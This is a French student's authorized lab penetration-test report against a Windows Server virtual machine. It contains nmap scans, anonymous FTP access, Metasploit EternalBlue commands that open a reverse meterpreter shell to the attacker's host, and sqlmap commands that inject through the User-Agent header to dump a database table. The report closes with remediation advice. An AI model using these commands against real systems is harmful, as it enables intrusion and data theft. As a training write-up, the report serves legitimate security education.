RAPPORT PENTEST TP4

AUTEUR : SAMPEREZ ALEXANDRE
GROUPE : 1B
DATE DU PENTEST : 03/11/2025
AUTORISATION : TEST DE PÉNÉTRATION AUTORISÉ PAR THOMAS PREVOST.

SOMMAIRE :

01 — AUTORISATION
02 — SCAN DU RÉSEAU
03 — ANALYSE DES FAILLES
04 - METASPLOIT
05 - HTTP/SQLMAP
06 - CONCLUSION

01 — AUTORISATION

Dans le cadre de l’apprentissage de la méthodologie du pentesting à l’IUT Nice Côte d'Azur - Site de Sophia Antipolis, nous avons reçu l'autorisation de M. Thomas Prevost de mener un test d'intrusion sur une machine virtuelle étant un windows serveur sur le réseau 192.168.56.0/24 dont nous possédions le mot de passe administrateur qui nous avait été donné pour lancer la machine.

Ce test a pour objectif d’évaluer et de renforcer les mesures de sécurité en place, afin d’identifier et de corriger d’éventuelles vulnérabilités exploitables.

Aucune restriction ne nous a été imposée quant aux méthodes d’évaluation à employer, ce qui nous permet de simuler des scénarios d'attaque réalistes et de tester de manière exhaustive la robustesse de la sécurité en place.

02 — SCAN DU RÉSEAU

On commence par scanner le réseau via la commande nmap afin de voir l'ensemble des adresses sur notre réseau ainsi que les protocoles et ports disponibles

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 08:24 EST
Nmap scan report for 192.168.56.1
Host is up (0.00026s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00032s latency).
MAC Address: 08:00:27:28:0E:B8 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.56.102
Host is up (0.00051s latency).
MAC Address: 08:00:27:B3:3E:D0 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.83 seconds
```


Nous pouvons donc à présent identifier la machine victime que nous souhaitons pénétrer, 192.168.56.102. On va donc maintenant scanner les ports ouverts de la machine victime :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sS -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 08:25 EST
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 08:27 (0:00:53 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.00045s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
23/tcp    open  telnet       Microsoft Windows XP telnetd
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsof
t-ds
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:B3:3E:D0 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OSs: Windows, Windows XP, Windows Server 2008 R2 - 2012; CPE: c
pe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

On constate différents service tourant sur la machine tels que FTP(port 21), telnet (port 23), HTTP (port 80). En effectuant un nouveau scan spécifique sur la machine victime on peut trouver un compte FTP avec le login Anonymous mais surtout la présence d'un flag sur le serveur FTP


```
└─$ nmap -sC 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 08:49 EST
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.36% done; ETC: 08:49 (0:00:01 remaining)
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.43% done; ETC: 08:49 (0:00:01 remaining)
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.50% done; ETC: 08:50 (0:00:02 remaining)
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.50% done; ETC: 08:50 (0:00:02 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.00063s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-23  03:44PM       <DIR>          aspnet_client
| 10-20-23  05:54PM                   62 hidden_flag_asdmgh781x.txt
| 10-21-23  03:44PM                 9026 iisstart.htm
| 10-21-23  03:05PM              1272832 login.exe
| 10-20-23  05:47PM                  373 simplecgi.cs
| 10-20-23  05:47PM                 3584 simplecgi.exe
| 10-20-23  05:56PM                  183 web.config
|_10-20-23  03:44PM               184946 welcome.png
23/tcp    open  telnet
```

Grâce aux différents scan nmap que nous avons effectués nous avons pu observer la présence d'un serveur FTP sur le port 21 et d'un compte autorisé avec un login Anonymous, de plus on a pu détecter la présence d'un flag sur le serveur, on va donc le récupérer :



03 — ANALYSE DES FAILLES

Pour compléter nos scans de ports on va effectuer des scans de vulnérabilités avec l'outil Nessus mais aussi via nmap. Commençons avec le scan Nessus :



Le serveur web utilise une version obsolète et non supportée, ce qui le rend vulnérable à des attaques connues. Aucun correctif ne sera publié, laissant possible l'exécution de code à distance ou la compromission du système.

La vulnérabilité MS11-004 touche le service IIS FTP. Elle permet à un attaquant distant d'exécuter du code arbitraire via une faille dans la fonction TELNET_STREAM_CONTEXT:OnSendData, pouvant conduire à une prise de contrôle totale du serveur.

Dans un premier temps nous avons utilisé nmap pour scanner les ports ouverts de notre victime afin d'obtenir les services qui tournent sur la machine et leurs versions mais on peut aussi utiliser nmap avec un script pour effectuer une recherche de vulnérabilité. Voici la commande utilisée :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p445 --script vuln 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 09:19 EST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:83:3E:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds
```

Une fois ce scan effectué on constate qu'une vulnérabilité a été identifié sur le SMB (Server Message Block) permettant d'exécuter du code, de plus le numéro de CVE (Common Vulnerabilities and Exposures) liée à cette faille est indiqué : CVE-2017- 0143. On va donc utiliser cela pour rechercher un exploit afin d'introduire la machine.

04 - METASPLOIT

Sur Metasploit on recherche un exploit lié au CVE de la faille et parmi les exploits on sélectionne celui nommé eternalblue.

```
Matching Modules
================

   #   Name                                          Disclosure Date  Rank
   Check  Description
   -   ----                                          ---------------  ----
   ----   -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       averag
e  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .
   .      .
   2     \_ target: Windows 7                        .                .
   .      .
   3     \_ target: Windows Embedded Standard 7      .                .
   .      .
   4     \_ target: Windows Server 2008 R2           .                .
   .      .
   5     \_ target: Windows 8                        .                .
   .      .
   6     \_ target: Windows 8.1                      .                .
   .      .
   7     \_ target: Windows Server 2012              .                .
   .      .
   8     \_ target: Windows 10 Pro                   .                .
   .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .
```

Il faut donc choisir les paramètres que l'on veut appliquer à l'exploit c'est à dire notre adresse IP (LHOST) et l'adresse IP cible (RHOST). C'est paramètres sont importants car sachant que la machine victime est un serveur windows son terminal n'est pas un terminal linux mais metasploit fait office de traducteur entre les commandes Linux et Powershell. On doit donc spécifier l'adresse à attaquer et l'adresse à qui renvoyer le traffic :


```
View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.102:445    - Host is likely VULNERABLE to MS17-010! - Windows
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/li
[*] 192.168.56.102:445    - Scanned 1 of 1 hosts (100% complete)
```

Une fois l'exploit lancé on accède à la machine victime et en fouillant on peut trouver le flag admin.


```
meterpreter > cat administrator_flag.txt
!6CrPS&NSUwJZzqHRezS4pch6vkzoG53ZF#$JJRM@9AJEYzMwpqV$dDoiZiNLq
```

05 - HTTP / SQLMAP

Lors de notre scan nmap on a pu observer qu'une page web était présente sur la machine victime on va donc l'observer :



Lorsque l'on arrive sur la page web on constate une page que l'on peut qualifier de lambda mais avec un bouton login. Lorsque l'on clique sur le bouton voila le résultat :



Lorsque l'on clique sur le bouton un message indiquant que notre navigateur n'est pas dans la base de données donc impossible de se login. On inspecte alors la page et on peut découvrir les navigateurs autorisés :

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <h1>Login</h1>
    <p>
      <b>Browser not found in database, cannot login!</b>
    </p>
    <!--Authorized browsers: Firefox-secure Super Secure Browser-->
  </body>
</html>
```

On sait maintenant que pour pouvoir avoir un login réussi il faut que notre navigateur soit Firefox-secure ou Super Secure Browser mais on sait aussi que dans l'en-tête HTTP un paramètre indique le navigateur utilisé : le User-Agent. On va donc essayer d'influer sur cela grâce à Burp pour pouvoir observer le résultat :

```
GET /login.exe HTTP/1.1
Host: 192.168.56.102
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Firefox-secure
Referer: http://192.168.56.102/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

En faisant cette injection dans le paramètre User-Agent on voit que le login est réussie, cela démontre la vulnérabilité de la page web donc nous allons essayé d'aller plus loin avec SQLMAP.

On sait maintenant que le User-Agent est vulnérable nous allons donc essayer d'utiliser cela avec SQLMAP :

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/login.exe" --user-agent="Firefox-secure*
" --string="OK" --tables
```

```
+-----------------+
| flags           |
| sqlite_sequence |
| user_agents     |
+-----------------+
```

On arrive donc à obtenir les tables contenues dans la base de données. Dans notre cas la table qui nous intéresse est la table flags, on va donc afficher son contenu :

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/login.exe" --user-agent="Firefox-secure*
" --string="OK"  -T flags --dump
```

```
+----+-----------------------------------------------------------------+
| id | text                                                            |
+----+-----------------------------------------------------------------+
| 1  | w@T!2$*i@jFUekxoKoyT!cH6*NwT2h3Y&tL%V8#c@y*4QUPupcaG36WrLiP7t$ |
| 2  | Blue is eternal                                                 |
+----+-----------------------------------------------------------------+
```

On obtient donc le contenu de la table et le flag.

06 - CONCLUSION

L'analyse de sécurité menée sur la machine cible a permis d'identifier et d'exploiter plusieurs vulnérabilités, illustrant des failles importantes dans la configuration de sécurité du système. Les principaux points d'intrusion exploités incluent :

Vulnérabilité FTP : L'accès anonyme au serveur FTP a permis de récupérer un flag, révélant un manque de contrôle d'accès au service.

Correction : Restreindre les accès anonymes et configurer des identifiants sécurisés.

Services obsolètes : Le serveur web et le service SMB étaient exposés à des failles connues en raison de versions obsolètes.

Correction : Mettre à jour les logiciels à leurs versions les plus récentes pour bénéficier des correctifs de sécurité.

Vulnérabilité SMB (CVE-2017-0143) : Exploitée avec l'outil Metasploit, cette faille a permis une exécution de code à distance.

Correction : Désactiver SMBv1 et installer les correctifs de sécurité fournis par le fournisseur pour bloquer cette vulnérabilité.

Injection SQL : La page web présentait une vulnérabilité dans le paramètre User-Agent, permettant des injections SQL via SQLMAP.

Correction : Implémenter des contrôles d'entrées stricts et des requêtes SQL préparées pour éviter les injections.

Les failles identifiées montrent l'importance de maintenir une sécurité proactive grâce à des mises à jour régulières et à la réduction de l'exposition des services non essentiels. Un renforcement des contrôles d'accès et des configurations réseau contribuerait à limiter les vecteurs d'attaque potentiels, améliorant ainsi la résilience globale du système contre des tentatives d'intrusion similaires